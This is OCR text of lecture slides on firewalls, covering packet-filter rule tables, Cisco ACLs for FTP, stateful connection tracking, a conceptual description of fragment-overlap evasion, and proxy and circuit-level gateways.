- Stateless, cannot examine packet's context (TCP connection, application-specific payload, etc.)

Filtering rules are based on pattern-matching packet header fields

- IP source and destination addresses, ports
- Protocol identifier (TCP, UDP, ICMP, etc.)
- TCP flags (SYN, ACK, RST, PSH, FIN)
- ICMP message type

Examples of Filtering Rules

A

action	ourhost	port	theirhost	port	comment
block	*	*	SPIGOT	*	we don't trust these people
allow	OUR-GW	25	*	*	connection to our SMTP port

B

action	ourhost	port	theirhost	port	comment
block	*	*	*	*	default

C

action	ourhost	port	theirhost	port	comment
allow	*	*	*	25	connection to their SMTP port


D

action	src	port	dest	port	flags	comment
allow	{our hosts}	*	*	25		our packets to their SMTP port
allow	*	25	*	*	ACK	their replies

E

action	src	port	dest	port	flags	comment
allow	{our hosts}	*	*	*		our outgoing calls
allow	*	*	*	*	ACK	replies to our calls
allow	*	*	*	>1024		traffic to nonservers

Example: FTP


FTP server
FTP client
20
Data
21
Command
Connection from a random port on an external host
5150
5151
Client opens command channel to server; tells server second port number
"PORT 5151"
Server acknowledges
"OK"
DATA CHANNEL
Server opens data channel to client's second port
TCP ACK
Client acknowledges

FTP Packet Filter


These rules allow a user to FTP from any IP address to the FTP server at 172.168.10.12

```
access-list 100 permit tcp any gt 1023 host 172.168.10.12 eq 21
access-list 100 permit tcp any gt 1023 host 172.168.10.12 eq 20
  ! Allows packets from any client to the FTP control and data ports
access-list 101 permit tcp host 172.168.10.12 eq 21 any gt 1023
access-list 101 permit tcp host 172.168.10.12 eq 20 any gt 1023
  ! Allows the FTP server to send packets back to any IP address with TCP ports > 1023

interface Ethernet 0
 access-list 100 in     ! Apply the first rule to inbound traffic
 access-list 101 out    ! Apply the second rule to outbound traffic
!
```


"Default deny": anything not explicitly permitted by the access list is denied

Screened Subnet




Only the screened subnet is visible
to the external network;
internal network is invisible

Screened Subnet Using Two Routers



Source/Destination Address Forgery



Protecting Addresses and Routes

Hide IP addresses of hosts on internal network

- Only services that are intended to be accessed from outside need to reveal their IP addresses
- Keep other addresses secret to make spoofing harder

Use NAT (network address translation) to map addresses in packet headers to internal addresses

- 1-to-1 or N-to-1 mapping

Filter route announcements

- No need to advertise routes to internal hosts
- Prevent attacker from advertising that the shortest route to an internal host lies through him

Weaknesses of Packet Filters

Do not prevent application-specific attacks

- For example, if there is a buffer overflow in the Web server, firewall will not block an attack string

No authentication

- … except (spoofable) address-based authentication
- Firewalls operate only at the network level

Vulnerable to TCP/IP attacks such as spoofing

- Solution: list of addresses for each interface (packets with internal addresses shouldn't come from outside)

Vulnerable to misconfiguration

Stateless Filtering Is Not Enough

In TCP connections, ports with numbers less than 1024 are permanently assigned to servers

- 20, 21 - FTP, 23 - telnet, 25 - SMTP, 80 - HTTP…

Clients use ports numbered from 1024 to 65535


- They must be available for clients to receive responses

What should a firewall do if it sees, say, an outgoing request to some client's port 5151?


- It must allow it: this could be a server's response in a previously established connection …

  … OR it could be malicious traffic
- Can't tell without keeping state for each connection

Example: Using High Ports



Inbound SMTP



Outbound SMTP

Session Filtering

Decision is still made separately for each packet, but in the context of a connection

- If new connection, then check against security policy
- If existing connection, then look it up in the table and update the table, if necessary
  - Only allow packets to a high-numbered port if there is an established connection from that port
  - Example of an update: if RST, remove connection from table


Hard to filter stateless protocols (UDP) and ICMP

Filters can be bypassed with IP tunneling


Example: Connection State Table

Source Address	Source Port	Destination Address	Destination Port	Connection State
192.168.1.100	1030	210.9.88.29	80	Established
192.168.1.102	1031	216.32.42.123	80	Established
192.168.1.101	1033	173.66.32.122	25	Established
192.168.1.106	1035	177.231.32.12	79	Established
223.43.21.231	1990	192.168.1.6	80	Established
219.22.123.32	2112	192.168.1.6	80	Established
210.99.212.18	3321	192.168.1.6	80	Established
24.102.32.23	1025	192.168.1.6	80	Established
223.212.212	1046	192.168.1.6	80	Established

Stateful or Dynamic Packet Filtering



Abnormal Fragmentation




For example, ACK bit is set in both fragments,
but when reassembled, SYN bit is set
(can stage SYN flooding through firewall)

Fragmentation Attack

❶,❷ Send 2 fragments with the ACK bit set; fragment offsets are chosen so that the full datagram re-assembled by server forms a packet with the SYN bit set (the fragment offset of the second packet overlaps into the space of the first packet)


❸ All following packets will have the ACK bit set



Firewalls - Application Level Gateway (or Proxy)

- have application specific gateway / proxy
- has full access to protocol
  - user requests service from proxy
  - proxy validates request as legal
  - then actions request and returns result to user
  - can log / audit traffic at application level
- need separate proxies for each service
  - some services naturally support proxying
  - others are more problematic

Firewalls - Application Level Gateway (or Proxy)




(b) Application-level gateway


Firewalls - Circuit Level Gateway

- relays two TCP connections
- imposes security by limiting which such connections are allowed
- once created usually relays traffic without examining contents
- typically used when trust internal users by allowing general outbound connections
- SOCKS is commonly used

Firewalls - Circuit Level Gateway



(e) Circuit-level proxy firewall



(c) Circuit-level gateway

